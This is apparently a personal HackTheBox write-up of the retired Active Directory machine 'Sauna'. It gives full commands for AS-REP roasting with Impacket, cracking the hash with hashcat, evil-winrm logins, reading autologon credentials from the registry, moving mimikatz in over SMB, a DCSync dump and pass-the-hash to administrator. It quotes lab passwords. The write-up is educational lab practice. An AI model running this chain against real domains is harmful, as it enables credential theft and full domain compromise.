
Introduction:
Welcome to another HackTheBox writeup! This one is on the retired machine Sauna. It also happens to be the first AD machine that I have rooted. Active Directory intimidated me at first but I have loved every bit of this machine. AD attacks have become some of my favorite ones that I have learned so far. Cracking hashes, mimikatz, and all of the other popular tools for these labs have quickly become some of the ones that I have loved the most so far in my CPTS journey. This lab focuses on enumerating valid users to gain an initial foothold and then finding a dsync vulnerability to escalate your privileges to administrator. Since CPTS is very Active Directory heavy, I will definitely do more of these labs to make sure that I am fully prepared for the exam in the next few months. So let's get right into this lab!
Enumeration:
I'll start off with an nmap scan first.

nmap -sCV -A -p- -v <TARGET IP> Once again, a very basic scan to get as much info as I possibly can. I figure that I don't have to worry about any IDS/IPS since it is an easy machine, so I use -A for an aggressive scan.


As you can see, I got a lot of results and a lot of ports open. This was the first lab that I have done so far with this big of a list of ports, so I was a bit intimidated at first, but I made sure to take my time reading and seeing what the best course of action is next. I don't want to rush and attempt to exploit the first thing that I see. The things that I start with first is the webpage open on port 80 and that I got the domain of the target which is EGOTISTICAL-BANK-LOCAL. With this info, I'll take my time and look around the webpage for any promising openings.

It brings me here. This is also one of the first labs that I have done where the webpage has different pages and links for me to click on so that was a huge relief for me. When I browse to the dropdown menu, I find a page that says meet the team. I'm thinking I can find potential valid users.

I got 5 names that I can use later to see if i can gain a foothold on the system. I'll go ahead and add their names to a .txt file and have the list with their first initial and then their full last name since the usernames are usually in that format.

ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://<TARGET IP>/FUZZI also try and fuzz for any directories to see if anything else interesting pops up, but as you'll see below, nothing came from it.

I did get some names though, so I will see if I can extract any hashes from my list of potential users. I decide to go ahead and try to gain a foothold on this domain.
Gaining a Foothold:
My tool of choice is the GetNPUsers.py script from the Impacket Suite. I'll use it to see if I can extract any password hashes to crack offline if the users have Kerberos pre-authentication disabled.

GetPNUsers.py 'EGOTISTICAL-BANK.LOCAL\' -usersfile users.txt -format hashcat -outputfile hashes.aspreroast -dc-ip <TARGET IP>All but one of the users was invalid. I got the hash for the fsmith user so I'll go ahead and see if I can crack it.

hashcat -m 18200 hashes.aspreroast /usr/share/wordlists/rockyou.txt --force
This one was a fairly easy one to crack. It gave me the password of Thestrokes23. Now I'll login as that user since I have valid credentials to do so.

evil-winrm -i <TARGET IP> -u fsmith -p Thestrokes23Using evil-winrm, I was able to get a shell as the user. Now I can get that flag and do some digging around.

cd ..
ls
cd Desktop
ls
type user.txt
Just like that, I got the user flag! Obviously, I can't read the root flag yet so I have to search for a way to escalate my privileges.
Privilege Escalation:
Now that I got the user flag, I can start looking for ways to get level up to admin. The first thing that I'll do is look for any other users that are easy grabs.

reg.exe query "HKLM\software\microsoft\windows nt\currentversion\winlogon"I'll use this line to query for all winlogon information to see if there are any default logons and things of that sort. One thing did catch my eye.


It spit out a lot of information, but at the bottom it gave me the password for the svc_loanmanager user. I'll try to login as them and see if that gets me one step closer.

net userI also checked and found out that svc_loanmanager doesn't exist, but svc_loanmgr does so I'll just assume it is the same user since the usernames are close enough.

evil-winrm -i <TARGET IP> -u svc_loanmgr -p 'Moneymakestheworldgoround'With this password and website, I can see why the domain has egotistical in the name.

whoamiIt did work and I was able to get a shell as the user. Now I can do some more looking and see what I can do.

(Get-Acl "AD:\$(Get-ADDomain)").Access | ? {($_.ObjectType -eq "1131f6aa-9c07-11d1-f70f-00c04fc2dcd2" -or $_.ObjectType -eq "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2")}This query gets all ACEs that grant extended rights with dsync capabilities. Its definitely one of the first things I'll look for after using whoami /priv to see if I have any privileges that I shouldn't have.

The query told me that the svc_loanmgr I am logged in as has extended rights. So I can definitely use this to rise up the privilege ladder. There are multiple different ways to do this next part. My choice was mimikatz to exploit this vulnerability.

git clone https://github.com/ParrotSec/mimikatz.gitI'll clone the repository and use smb to get it onto my current evil-winrm session as the svc_loanmgr.

smbserver.py -username df -password df share . -smb2supportI'll use smbserver.py to share mimikatz to the user and access it from the shell.

net use \\<OWN IP>\share /u:df df
cd \\<OWN IP>\share\
I successfully got the share onto evil-winrm. Now I can launch mimikatz.exe on the target.

.\mimikatz.exe 'lsadump::dsync /domain:EGOTISTICAL-BANK.LOCAL /user:administrator' exitThis is the command I used to get everything I need at once since I just need the administrator hash.

It gives me a lot more information than I need, but I did get the NTLM hash of the admin. All that is left now is to login with the hash using evil-winrm again and I should be able to get that root flag.

evil-winrm -i <TARGET IP> -u administrator -H <NTLM Hash>
cd ..
cd Desktop
type root.txt
The login was a success and I was able to get the root flag too! This was definitely a fun lab and I am slowly starting to love attacking AD.
Debrief:
I hope everyone reading enjoyed this one as much as I did. The tools commonly used to enumerate and attack Active Directory have easily become some of my favorites to use. They are also great confidence boosters as AD is notorious for being a beast to hack. I believe most penetration testing certifications heavily focus on AD so it's very good to get as much hands-on experience with it as much as you can. I do plan to make my own AD lab virtually and practice on my own vmware network to get even more real experience. I'll be planning to do mostly AD labs for the time being until I feel even more confident in my skills. Happy hacking everyone and be on the lookout for more future writeups from me!